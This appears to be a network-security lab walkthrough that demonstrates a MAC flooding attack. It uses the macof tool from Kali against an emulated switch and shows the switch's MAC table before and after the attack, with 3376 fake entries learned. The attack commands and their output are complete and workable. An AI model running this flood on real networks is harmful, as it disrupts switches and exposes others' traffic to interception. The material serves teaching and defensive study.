


MAC Flooding Attack:



AS3 Switch

```
AS3#show mac address-table count
```

```
AS3#show mac address-table
```

Attacker

```
# macof -i eth0
```

```
# macof -i eth0 -n 10
```

```
# man macof
```

MACOF:

Macof fills the cam table in less than a minute or so, since it sends a huge number of MAC entries approx. 155,000 per minute, to be specific. The usage is extremely simple. All we need to do is execute “macof” command from our terminal.

Macof is a member of the Dsniff suit toolset and mainly used to flood the switch on a local network with MAC addresses. Macof can flood a switch with random MAC addresses. This is called MAC flooding. Flooding a switch with mac addresses is called Mac Flooding. It is a MAC address table overflow utility.

Check the MAC address table of AS3 Switch before the attack.

```
AS3#
AS3#show mac address-table count

Mac Entries for Vlan 1:
-----
Dynamic Address Count : 8
Static Address Count : 0
Total Mac Addresses : 8

Total Mac Address Space Available: 209388488

AS3#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type    Ports
-----
1       aaaa.aaaa.aa22   DYNAMIC Et0/2
1       aaaa.aaaa.aa33   DYNAMIC Et0/3
1       aaaa.aaaa.aa55   DYNAMIC Et1/1
1       aaaa.aaaa.aa77   DYNAMIC Et0/0
1       aaaa.aaaa.aa88   DYNAMIC Et0/1
1       aabb.cc00.0130   DYNAMIC Et0/0
1       aabb.cc00.0200   DYNAMIC Et0/0
1       aabb.cc00.0400   DYNAMIC Et0/0
Total Mac Addresses for this criterion: 8
AS3#
```



Let's start MAC Flooding attack type the command: **macof -i eth0**

```
QEMU (Attacker)

root@kali: /home/kali

root@kali: /home/kali

File Actions Edit View Help
d4:cf:f4:17:b2:4c ae:c3:6e:4d:57:ea 0.0.0.0.63389 > 0.0.0.0.29740: S 1512833080:151
2833080(0) win 512
cd:61:7b:4c:a6:67 7:f5:da:69:c:2d 0.0.0.0.17976 > 0.0.0.0.35879: S 1893733286:18937
33286(0) win 512
6a:be:d:2:1c:e9 1a:24:ad:1e:23:da 0.0.0.0.29666 > 0.0.0.0.1217: S 575964282:5759642
82(0) win 512
1c:57:1f:66:97:8e ce:d:da:57:58:4e 0.0.0.0.57859 > 0.0.0.0.61580: S 1636126489:1636
126489(0) win 512
26:9a:fe:35:e6:de d8:11:37:12:6:af 0.0.0.0.7238 > 0.0.0.0.53803: S 932906079:932906
079(0) win 512
c5:46:1f:11:72:fc e1:b8:7:51:ab:9a 0.0.0.0.13185 > 0.0.0.0.19065: S 924026986:92402
6986(0) win 512
```

Stop the attack and check the status of MAC address table again this time almost 3376 Fake MAC Address has been learned by AS3 Switch. It is easy to change the behavior of a switch to the behavior of a hub.

```

AS3#
AS3#show mac address-table count
Mac Entries for Vlan 1:
-----
Dynamic Address Count : 3376
Static Address Count  : 0
Total Mac Addresses   : 3376

Total Mac Address Space Available: 209388488

AS3#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
-----
1       0004.4051.e2f3    DYNAMIC Et0/1
1       000d.2354.c0f7    DYNAMIC Et0/1
1       001e.6c1c.1680    DYNAMIC Et0/1
1       0046.a86b.f267    DYNAMIC Et0/1
1       004b.d50d.7862    DYNAMIC Et0/1
1       0054.5d3e.ec2d    DYNAMIC Et0/1
1       0059.7524.e656    DYNAMIC Et0/1
1       0063.4073.3834    DYNAMIC Et0/1
1       007d.af10.f622    DYNAMIC Et0/1
1       008d.a80f.b03b    DYNAMIC Et0/1
1       008e.5c7d.9f34    DYNAMIC Et0/1
1       009d.4f08.5c63    DYNAMIC Et0/1
1       009d.545b.e9a3    DYNAMIC Et0/1
1       00a1.5960.81d9    DYNAMIC Et0/1
1       00a4.8012.bbf3    DYNAMIC Et0/1
1       00ad.2c19.04ee    DYNAMIC Et0/1
1       00b6.593b.116c    DYNAMIC Et0/1
1       00b7.dc43.97c1    DYNAMIC Et0/1
--More--

```

